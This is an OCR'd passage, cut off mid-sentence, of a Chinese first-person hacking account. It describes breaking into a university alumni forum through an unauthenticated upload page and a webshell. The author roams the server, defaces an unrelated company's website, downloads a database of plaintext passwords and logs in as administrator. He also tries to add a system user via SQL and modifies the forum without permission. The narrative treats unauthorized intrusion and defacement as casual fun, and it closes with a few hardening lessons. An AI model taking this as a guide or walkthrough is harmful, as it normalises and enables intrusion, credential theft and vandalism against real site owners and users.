


图 7




图 8




图 9




图 10




图 11

高兴之余，我突然想到没有木马地址呀，晕。带着最后一丝希望查看图 8 页面的源代码，再次给了我惊喜，如图 9。

马上访问我的木马，如图 10。

在服务器里游荡了半天才找到学长们网站的目录（过程中发现陕西“三茗集团”的网站也搁在上面，就捎带的给黑了，算是提个醒。），但是没有写权限，如图 11。

不过这也没有关系，毕竟是学长们的 BBS，把整个首页黑了可不太好，所以我也懒得提权了。顺利找到数据库下载下来，打开后发现密码是明文放置的，如图 12。

这下好办了，直接拿到管理员密码登录，成功进入，如图 13。



图 12




图 13

终于进来了，点击右上角的“管理”，进入管理界面，无意中发现论坛带有 SQL 语句执行功能，就使用 SQL 语句试着在服务器上加个用户，结果却大失所望，如图 14。

居然限制了语句的使用。回到最初的目的，简单修改了一下论坛的一些信息，提示有漏洞，潇洒撤退，如图 15。

由于整个过程是在网吧完成的，所以我也没有擦除日志。

对于此次入侵过程，我总结了一下：

并不一定论坛只有一个登录界面不让人注册就很安全了，另外那个上传文件的调用页面如果加上 COOKIE 或 SESSION 身份验证，退一步说即使只是限制了上传文件的类型，我要想入侵可能也不会这么简单了。

后来我又简单的浏览了一下服务器，整体安全性做的还是很不错的，很多目录没有写权限，甚至连浏览权限也没有，比如 Administrator 的文档就不可以浏览，这样阻止了我把木马什么的提权工具放到他的启动组去。SERV-U 是 6.1 的版本，本地溢出




图14

